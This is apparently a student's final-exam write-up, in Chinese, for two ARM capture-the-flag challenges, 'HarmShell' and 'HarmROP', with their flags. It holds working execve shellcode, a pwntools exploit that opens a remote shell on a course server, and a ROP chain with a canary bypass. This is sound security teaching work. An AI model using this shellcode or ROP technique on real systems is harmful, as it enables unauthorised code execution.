Final Test Breakdown

姓名：张凌铭

学号：3180103857

Challenge 1 HarmShell

这题事实上就是考察ARM架构下的$ShellCode$代码编写，程序将输入作为代码来执行：

```
// camera_app.c
readstring(start);
printf("shellcode len:%d\n", strlen(start));
(*(void (*)(void))start)();
```

网上有很多现成的$ShellCode$，这里选择由https://azeria-labs.com/writing-arm-shellcode/提供的$ShellCode$代码：

```
00000000 <_start>:
0: e28f000c add r0, pc, #12
4: e3a01000 mov r1, #0
8: e3a02000 mov r2, #0
c: e3a0700b mov r7, #11
10: ef000000 svc 0x00000000
14: 6e69622f .word 0x6e69622f
18: 0068732f .word 0x0068732f
```

对汇编代码分析如下：

$add\ r0,\ pc,\ \#12$：ARM架构使用寄存器传参，前4个参数会放入$r0-r3$寄存器中。在这里，$r0$用于存放$/bin/sh$字符串的地址。值得一提的是，ARM架构的PC与$x86$有所不同，有效PC($Effective\ PC$)指向当前执行的指令后的第二条指令，也就是说，为$PC+8$ (ARM状态)或者是$PC+4$ ($Thumb$状态)。因此，$PC+12$在这里指向：

$$PC+\#12=PC'+\#8+\#12=0+\#8+\#12=\#20=0x14$$

正好对应于存放字符串$/bin/sh$的起始地址。

$mov\ r1,\#0$以及$mov\ r2,\#0$：在这里通过mov指令将第二个和第三个参数置为0。

$mov\ r7,\ \#11$：因为需要通过$execve()$系统调用来获取$shell$，该指令将对应的系统调用号存入$r7$寄存器。$r7$寄存器在ARM架构下用于保存系统调用时的系统调用号，$execve()$在ARM架构下的系统调用号为11。

$svc\ \#0$：系统调用指令。

这样的$shellcode$对于本题来说还是不够的，因为本题会对输入的每一字节与$0xaa$做异或，所以我们的输入应该是$shellcode$与$0xaa$做异或后的结果。这就导致另一个问题，程序在识别到$0x0a$，也就是回车符后就会停止读入。而不幸的是，$mov\ r1,\ \#0$生成的机器码包含$0xa0$：

$$0xa0\ xor\ 0xaa=0x0a$$

因此，我们需要以等价的指令替换两条mov指令，这里采用eor异或指令清空$r1$和$r2$：

```
01 10 21 e0: eor r1, r1, r1
02 20 22 e0: eor r2, r2, r2
```


这样生成的$shellcode$不会受到$0x0a$的困扰。最后，需要将$/bin/sh$改为$/bin/shell$。($hint$里也已提及)

编写的$exploit.py$如下：

```
from pwn import *

conn = remote("10.15.201.97",10000)
conn.recvuntil("give me something to get shell!")
payload =
"\x0c\x00\x8f\xe2\x01\x10\x21\xe0\x02\x20\x22\xe0\x0b\x70\x81\xe2\x00\x00\x00\xef\x2f\x62\x69\x6e\
x2f\x73\x68\x65\x6c\x6c\x00"
shellcode = ""
for c in range(len(payload)):
    shellcode += chr(ord(payload[c]) ^ 0xaa)
# print(':'.join(hex(ord(x))[2:] for x in shellcode))
conn.sendline(shellcode)
conn.interactive()
```

运行结果如下所示，本题的$flag$为ssec2021{5he1l_C0dE_iS_5till_c0oL|eb601c8d}。



Challenge 2 HarmROP

对于第二题而言，首先要面对的问题是，虽然程序本身会给出一些关键函数或者寄存器的值，但当我们通过$conn.recv()$来接受这些值的时候，我发现返回的值类似于b”$0x21b81c4$”而并非b”$\xc4\x81\x1b\x02$”，因此设计了转换函数$bytestohex$如下：

```
def bytestohex(bt):
    temp = b""
    for i in range(0, len(bt)-1, 2):
        tmp_value = 0
        if bt[i] >= 0x30 and bt[i] <= 0x39:
            tmp_value = bt[i] - 0x30;
        elif bt[i] >= 0x61 and bt[i] <= 0x66:
            tmp_value = bt[i] - 0x61 + 0x0A;

        if bt[i+1] >= 0x30 and bt[i+1] <= 0x39:
            tmp_value = tmp_value * 16 + bt[i+1] - 0x30;
        elif bt[i+1] >= 0x61 and bt[i+1] <= 0x66:
            tmp_value = tmp_value * 16 + bt[i+1] - 0x61 + 0x0A;

        temp += tmp_value.to_bytes(1, byteorder='little')
    return temp
```


处理逻辑比较简洁，比如针对b”21”，就将其转换为b”$\x21$”，最后将得到的新字节流转换为整数：

```
XXX = int.from_bytes(bytestohex(XXX), byteorder='big')
```

通过上述方式，我们能够得到一些关键信息，例如sp的值，$gift$函数的地址等等。

接下来，$hear()$函数和$gift()$函数将是第二题的重点，因为ROP链的构造依赖于$hear$的栈帧和$gift$中的$ROP\ gadget$。

第一，我们需要知道$hear()$中的局部变量buf的基地址与程序中给定的sp的值之间的偏移。这点可以通过$gdb-multiarch$对程序进行调试跟踪获得：（当然直接查看源代码也可以）



从上述两图中可以得到的结论是：1. 程序打印的sp的值恰好就是刚进入函数$hear$时的sp值。2. 当在函数$hear$中调用$read$时，第二个函数参数，也就是$r1$被设置为$sp + \#4$，此时sp的值为$0x3ee48d60$，那么偏移量为：

$$0x3ee48d98 - 0x3ee48d64 = 0x34$$

既然程序给出了sp的值，我们就能通过偏移得到buf的基地址，从而得到字符串$/bin/shell$的基地址。

其次，考虑构建ROP链的过程，我们需要$ROP\ gadget$和$execve()$系统调用的入口。好在函数$hear()$完全能满足我们的要求，在函数$hear$中，我挑选了两个$ROP\ gadget$：

```
# stack_push gadget
sub sp, sp, #0x10
pop {pc}
# pop gadget
pop {r0, r1, r2, pc}
```

$execve()$系统调用的入口由程序直接给出。上述两个$ROP\ gadget$的地址是通过计算偏移得到的。通过给出的$hear$函数地址，以及通过$objdump$得到的$hear$函数的偏移量，能够计算得到程序基地址$base_addr$。那么，$ROP\ gadget$的地址可以通过如下方式得到：

$$gadget\_addr = base\_addr + gadget\_offset$$

最后，给出我所构造的ROP链在$stack$上的排布：

($canary$的值由程序直接给出)

```
                          /------------------\  <- buf + #52
                          | push gadget addr |   (LR)
                          |------------------|  <- buf + #48
                          |       0x0000     |
                          |------------------|  <- buf + #44
                          |       0x0000     |
                          |------------------|  <- buf + #40
                          | push gadget addr |
                          |------------------|  <- buf + #36
                          |   canary_value   |
                          |------------------|  <- buf + #32
                          |    execve_addr   |
                          |------------------|  <- buf + #28
                          | push gadget addr |
                          |------------------|  <- buf + #24
                          |       0x0000     |
                          |------------------|  <- buf + #20
                          |     buf_addr     |
        ↑                 |------------------|  <- buf + #16
    stack                 |  pop gadget addr |
  decreases               |------------------|  <- buf + #12
                          |     \x00\x00     |
                          |------------------|  <- buf + #10
                          |    /bin/shell    |
                          \------------------/  lower
                            Fig. 1 ROP chain
```

结果如下图所示，$flag$为ssec2021{R0p_c4n_Br3aK_AnYth1nG|39816}：